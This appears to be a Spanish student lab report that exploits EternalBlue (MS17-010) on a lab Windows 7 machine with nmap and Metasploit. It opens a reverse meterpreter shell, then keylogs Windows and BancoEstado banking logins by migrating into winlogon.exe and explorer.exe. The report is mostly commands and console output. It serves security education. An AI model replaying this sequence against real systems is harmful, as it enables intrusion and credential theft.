

Integrantes: Benjamin Huilitraro Vargas

Ilan Vargas Bahamonde

Felipe Ríos Flores

Javier Vásquez León

1.- ¿Cuál fue la vulnerabilidad utilizada para el ataque? ¿Qué servicio fue el afectado?

La vulnerabilidad explotada fue ms17-010, conocida como EternalBlue, y el servicio afectado fue el SMB (Server Message Block) de la máquina de Windows 7.

2.- ¿Qué tipo(s) de ataque(s) se hicieron?

Los tipos de ataque fueron un exploit dirigido a la vulnerabilidad EternalBlue, el cual permite el acceso no autorizado al sistema mediante la ejecución remota de código en la máquina Windows, y un keylogger para capturar las teclas ingresadas por el usuario durante su sesión en Windows y en la página del BancoEstado.

3.- ¿Qué herramientas se utilizaron? Explique para qué sirve cada una

- Nmap se utilizó para detectar la vulnerabilidad ms17-010 en el sistema Windows. Nmap es una herramienta de escaneo de redes que permite descubrir hosts y servicios en una red.
- Metasploit se usó para cargar el exploit EternalBlue. Metasploit es un marco de trabajo que proporciona herramientas para desarrollar y ejecutar exploits en sistemas vulnerables.
- EternalBlue es el exploit cargado en Metasploit para aprovechar la vulnerabilidad ms17-010. Este exploit permite tomar control remoto de un sistema mediante SMB.
- Meterpreter se utilizó para obtener una shell interactiva en el sistema vulnerable. Meterpreter es una herramienta que proporciona las capacidades para controlar el sistema vulnerado.
- Keylogger fue implementado dentro de Meterpreter para registrar las teclas ingresadas por el usuario en la sesión de Windows y en el servicio explorer.exe

1. Para el primer paso obtenemos las ips de las 2 máquinas virtuales para asegurarnos de que estas estén en la misma red local. Luego de esto con la herramienta nmap comprobamos la vulnerabilidad “ms17-010” en la maquina Windows usando el comando “nmap --script smb-vuln-ms17-010 -v 192.168.207.247”

```
C:\Windows\system32\cmd.exe
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\kali>ip config

'ip' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\kali>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::60aa:7bce:1a67:6099%11
    IPv4 Address. . . . . : 192.168.207.247
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.207.110

Tunnel adapter isatap.{AD56B8EC-782B-49CF-9076-0B0928D3BC0E}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

C:\Users\kali>
```

```
camilo@kalimilo: ~
File Actions Edit View Help
camilo@kalimilo: ~
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.207.121 netmask 255.255.255.0 broadcast 192.168.207.255
    inet6 fe80::208:27ff:fe32:c5e3 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:32:c5:e3 txqueuelen 1000 (Ethernet)
    RX packets 76 bytes 10276 (10.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 35 bytes 8230 (8.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

camilo@kalimilo: ~
```

```
camilo@kalimilo: ~
File Actions Edit View Help
camilo@kalimilo: ~
$ nmap --script smb-vuln-ms17-010 -v 192.168.207.247
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-11 10:28 -03
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 10:28
Completed NSE at 10:28, 0.00s elapsed
Initiating Ping Scan at 10:28
Scanning 192.168.207.247 [2 ports]
Completed Ping Scan at 10:28, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:28
Completed Parallel DNS resolution of 1 host. at 10:28, 4.14s elapsed
Initiating Connect Scan at 10:28
Scanning 192.168.207.247 [1000 ports]
Discovered open port 139/tcp on 192.168.207.247
Discovered open port 445/tcp on 192.168.207.247
Discovered open port 135/tcp on 192.168.207.247
Increasing send delay for 192.168.207.247 from 0 to 5 due to 45 out of 148 dropped probes since last increase.
Discovered open port 49153/tcp on 192.168.207.247
Discovered open port 49156/tcp on 192.168.207.247
Discovered open port 49157/tcp on 192.168.207.247
Discovered open port 5357/tcp on 192.168.207.247
Discovered open port 49152/tcp on 192.168.207.247
Discovered open port 49153/tcp on 192.168.207.247
Discovered open port 49154/tcp on 192.168.207.247
```

```
Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|   State: VULNERABLE
|   IDs: CVE:CVE-2017-0143
|   Risk factor: HIGH
|   A critical remote code execution vulnerability exists in Microsoft SM
|
|   servers (ms17-010).
|
|   Disclosure date: 2017-03-14
|   References:
|   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance
|   -for-wannacrypt-attacks/
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|   https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|
NSE: Script Post-scanning.
Initiating NSE at 10:28
Completed NSE at 10:28, 0.00s elapsed
Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 11.69 seconds

camilo@kalimilo: ~
```

2.Verificamos la conectividad a internet de la maquina virtual de Kali Linux.
Posteriormente llamamos a la herramienta Metasploit con el comando “msfconsole”
cargamos el módulo de exploit “EternalBlue” para Metasploit usando el comando
“use exploit/windows/smb/ms17_010_eternalblue”.

```

(camilo@kalimilo)-[~]
$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=115 time=553 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=115 time=663 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=115 time=221 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=115 time=39.3 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=115 time=106 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=115 time=41.2 ms
64 bytes from 8.8.8.8: icmp_seq=7 ttl=115 time=266 ms
64 bytes from 8.8.8.8: icmp_seq=8 ttl=115 time=72.8 ms
64 bytes from 8.8.8.8: icmp_seq=9 ttl=115 time=36.1 ms
64 bytes from 8.8.8.8: icmp_seq=10 ttl=115 time=66.9 ms
64 bytes from 8.8.8.8: icmp_seq=11 ttl=115 time=217 ms
64 bytes from 8.8.8.8: icmp_seq=12 ttl=115 time=49.2 ms
64 bytes from 8.8.8.8: icmp_seq=13 ttl=115 time=149 ms
64 bytes from 8.8.8.8: icmp_seq=14 ttl=115 time=257 ms
64 bytes from 8.8.8.8: icmp_seq=15 ttl=115 time=51.9 ms
64 bytes from 8.8.8.8: icmp_seq=16 ttl=115 time=51.8 ms
64 bytes from 8.8.8.8: icmp_seq=17 ttl=115 time=51.7 ms
64 bytes from 8.8.8.8: icmp_seq=18 ttl=115 time=101 ms
64 bytes from 8.8.8.8: icmp_seq=19 ttl=115 time=35.0 ms
64 bytes from 8.8.8.8: icmp_seq=20 ttl=115 time=110 ms
64 bytes from 8.8.8.8: icmp_seq=21 ttl=115 time=174 ms
64 bytes from 8.8.8.8: icmp_seq=22 ttl=115 time=95.4 ms

```

```

(camilo@kalimilo)-[~]
$ msfconsole
Metasploit tip: Writing a custom module? After editing your module, why not t
ry
the reload command

Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready ...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED....and ...
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!

+ -- --[ metasploit v6.4.9-dev ]
+ -- --[ 2420 exploits - 1248 auxiliary - 423 post ]
+ -- --[ 1465 payloads - 47 encoders - 11 nops ]
+ -- --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >

```

3. Se carga el Payload para dicho exploit usando “**set payload windows/x64/meterpreter/reverse_tcp**”. Ahora configuramos los hosts con los comandos “set LHOST 192.168.207.121 (ip de la máquina virtual Kali Linux)” y “set RHOST 192.168.207.247 (host máquina virtual Windows)”.

Se inicia el Exploit “EternalBlue” usando el comando “exploit”.

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.207.121
LHOST => 192.168.207.121
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.207.247
RHOST => 192.168.207.247
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.207.121:4444
[*] 192.168.207.247:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.207.247:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.207.247:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.207.247:445 - The target is vulnerable.
[*] 192.168.207.247:445 - Connecting to target for exploitation.
[*] 192.168.207.247:445 - Connection established for exploitation.
[*] 192.168.207.247:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.207.247:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.207.247:445 - 0x00000000 57 69 6e 64 66 77 73 20 37 20 55 5c 74 69 6d 61 Windows 7 Ultima
[*] 192.168.207.247:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 192.168.207.247:445 - 0x00000020 50 61 63 6b 20 31 Pack 1
[*] 192.168.207.247:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.207.247:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.207.247:445 - Sending all but last fragment of exploit packet
[*] 192.168.207.247:445 - Starting non-paged pool grooming
[*] 192.168.207.247:445 - Sending SMBv2 buffers
[*] 192.168.207.247:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.207.247:445 - Sending final SMBv2 buffers.
[*] 192.168.207.247:445 - Sending last fragment of exploit packet!
[*] 192.168.207.247:445 - Receiving response from exploit packet
[*] 192.168.207.247:445 - ETERNALBLUE overwrite completed successfully (0xc0000000)!
[*] 192.168.207.247:445 - Sending egg to corrupted connection.
[*] 192.168.207.247:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 192.168.207.247
[*] Meterpreter session 1 opened (192.168.207.121:4444 -> 192.168.207.247:49159) at 2024-10-11 10:38:37 -0300
[*] 192.168.207.247:445 - -----WIN-----
[*] 192.168.207.247:445 - -----

meterpreter > 
```


4. Una vez hecho el paso anterior ejecutamos el comando “sysinfo” para saber que información de el sistema vulnerado, ejecutamos “getuid” para saber los permisos obtenidos del sistema vulnerado y se ejecuta el comando “ps” para obtener los procesos en ejecución.

Ya vistos los procesos en ejecución se identifica el proceso “winlogon.exe” que es el de gestión del inicio de sesión y cierre de sesión. Ejecutamos el comando “migrate 1944(N PID en nuestro caso)”, iniciamos con el comando “keyscan_start” para comenzar el keylogger y “keyscan_dump” para mostrar lo capturado que en este caso son las credenciales de acceso de inicio de sesión de Windows.

```


Domain       : WORKGROUP
Logged On Users : 0
Meterpreter   : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > ps

Process List

PID  PPID  Name                Arch  Session  User
---  ---  ---
0    0    [System Process]
4    0    System              x64   0         NT AUTHORITY\SYSTEM
248  4    smss.exe             x64   0         NT AUTHORITY\SYSTEM
264  464  svchost.exe          x64   0         NT AUTHORITY\LOCAL SERVICE
320  312  csrss.exe            x64   0         NT AUTHORITY\SYSTEM
368  312  wininit.exe          x64   0         NT AUTHORITY\SYSTEM
444  464  svchost.exe          x64   0         NT AUTHORITY\SYSTEM
464  368  services.exe         x64   0         NT AUTHORITY\SYSTEM
476  368  lsass.exe            x64   0         NT AUTHORITY\SYSTEM
484  368  lsm.exe              x64   0         NT AUTHORITY\SYSTEM
584  464  svchost.exe          x64   0         NT AUTHORITY\SYSTEM
652  464  svchost.exe          x64   0         NT AUTHORITY\NETWORK SERVICE
704  464  svchost.exe          x64   0         NT AUTHORITY\LOCAL SERVICE
788  464  svchost.exe          x64   0         NT AUTHORITY\NETWORK SERVICE
796  464  svchost.exe          x64   0         NT AUTHORITY\SYSTEM
872  464  svchost.exe          x64   0         NT AUTHORITY\SYSTEM
960  376  csrss.exe            x64   2         NT AUTHORITY\SYSTEM
1032 464  spoolsv.exe          x64   0         NT AUTHORITY\SYSTEM
1120 464  svchost.exe          x64   0         NT AUTHORITY\LOCAL SERVICE
1132 1944 LogonUI.exe          x64   2         NT AUTHORITY\SYSTEM
1220 464  svchost.exe          x64   0         NT AUTHORITY\LOCAL SERVICE
1372 464  spoolsv.exe          x64   0         NT AUTHORITY\NETWORK SERVICE
1532 464  VSSVC.exe            x64   0         NT AUTHORITY\SYSTEM
1596 464  svchost.exe          x64   0         NT AUTHORITY\NETWORK SERVICE
1696 464  svchost.exe          x64   0         NT AUTHORITY\SYSTEM
1816 464  SearchIndexer.exe    x64   0         NT AUTHORITY\SYSTEM
1944 376  winlogon.exe         x64   2         NT AUTHORITY\SYSTEM
C:\Windows\system32\winlogon.exe

meterpreter > migrate 1944
[*] Migrating from 1032 to 1944 ...
[*] Migration completed successfully.
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > kali kali
[-] Unknown command: kali. Run the help command for more details.
meterpreter > keyscan_dump
Dumping captured keystrokes ...
kalikali<CR>

```



6. Finalmente el mismo procedimiento se puede usar para el proceso “explorer.exe” el cual se encarga de la exploración de archivos y la interfaz de usuario en general, como el escritorio, la barra de tareas, el menú de inicio y las ventanas del explorador de archivos. Usando este método capturamos las credenciales de inicio de sesión de banco estado.

```
meterpreter > ps

Process List

PID  PPID  Name                Arch  Session  User                Path
---  ---  ---
0     0     [System Process]    x64   0         NT AUTHORITY\SYSTEM  \SystemRoot\System32\smss.exe
4     0     System              x64   0         NT AUTHORITY\LOCAL SERVICE  C:\Windows\system32\svchost.exe
264   4     svchost.exe         x64   0         NT AUTHORITY\SYSTEM     C:\Windows\system32\svchost.exe
320   312   csrss.exe           x64   0         NT AUTHORITY\SYSTEM     C:\Windows\system32\csrss.exe
368   312   wininit.exe         x64   0         NT AUTHORITY\SYSTEM     C:\Windows\system32\wininit.exe
412   704   audiodg.exe         x64   0         NT AUTHORITY\SYSTEM     C:\Windows\System32\svchost.exe
444   464   svchost.exe         x64   0         NT AUTHORITY\SYSTEM     C:\Windows\system32\services.exe
464   368   services.exe        x64   0         NT AUTHORITY\SYSTEM     C:\Windows\system32\lsass.exe
476   368   lsass.exe           x64   0         NT AUTHORITY\SYSTEM     C:\Windows\system32\lsass.exe
484   368   lsm.exe             x64   0         NT AUTHORITY\SYSTEM     C:\Windows\system32\lsm.exe
584   464   svchost.exe         x64   0         NT AUTHORITY\SYSTEM     C:\Windows\system32\svchost.exe
652   464   svchost.exe         x64   0         NT AUTHORITY\NETWORK SERVICE  C:\Windows\system32\svchost.exe
784   464   svchost.exe         x64   0         NT AUTHORITY\LOCAL SERVICE  C:\Windows\System32\svchost.exe
780   1816  SearchProtocolHost.exe x64   2         kali-PC\kali           C:\Windows\system32\SearchProtocolHost.exe
788   464   svchost.exe         x64   0         NT AUTHORITY\NETWORK SERVICE  C:\Windows\system32\svchost.exe
796   464   svchost.exe         x64   0         NT AUTHORITY\SYSTEM     C:\Windows\System32\svchost.exe
828   464   taskhost.exe        x64   2         kali-PC\kali           C:\Windows\system32\taskhost.exe
872   464   svchost.exe         x64   0         NT AUTHORITY\SYSTEM     C:\Windows\system32\svchost.exe
960   376   csrss.exe           x64   2         NT AUTHORITY\SYSTEM     C:\Windows\system32\csrss.exe
1120  464   svchost.exe         x64   0         NT AUTHORITY\LOCAL SERVICE  C:\Windows\system32\svchost.exe
1220  464   svchost.exe         x64   0         NT AUTHORITY\LOCAL SERVICE  C:\Windows\system32\svchost.exe
1372  464   sppsvc.exe          x64   0         NT AUTHORITY\NETWORK SERVICE  C:\Windows\system32\sppsvc.exe
1596  464   svchost.exe         x64   0         NT AUTHORITY\NETWORK SERVICE  C:\Windows\system32\svchost.exe
1688  1816  SearchFilterHost.exe x64   0         NT AUTHORITY\SYSTEM     C:\Windows\system32\SearchFilterHost.exe
1696  464   svchost.exe         x64   0         NT AUTHORITY\SYSTEM     C:\Windows\System32\svchost.exe
1816  464   SearchIndexer.exe   x64   0         NT AUTHORITY\SYSTEM     C:\Windows\system32\SearchIndexer.exe
1944  376   winlogon.exe        x64   2         NT AUTHORITY\SYSTEM     C:\Windows\system32\winlogon.exe
1996  464   svchost.exe         x64   0         NT AUTHORITY\SYSTEM     C:\Windows\System32\svchost.exe
2000  408   explorer.exe        x64   2         kali-PC\kali           C:\Windows\Explorer.EXE
2040  796   dwm.exe             x64   2         kali-PC\kali           C:\Windows\system32\Dwm.exe
2076  464   spoolsv.exe         x64   0         NT AUTHORITY\SYSTEM     C:\Windows\System32\spoolsv.exe

meterpreter > migrate 2000
[*] Migrating from 1944 to 2000 ...
[*] Migration completed successfully.
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes ...
babancoestado<CR>
<NUMERO 1><NUMERO 2>12345678khola123

meterpreter >
```

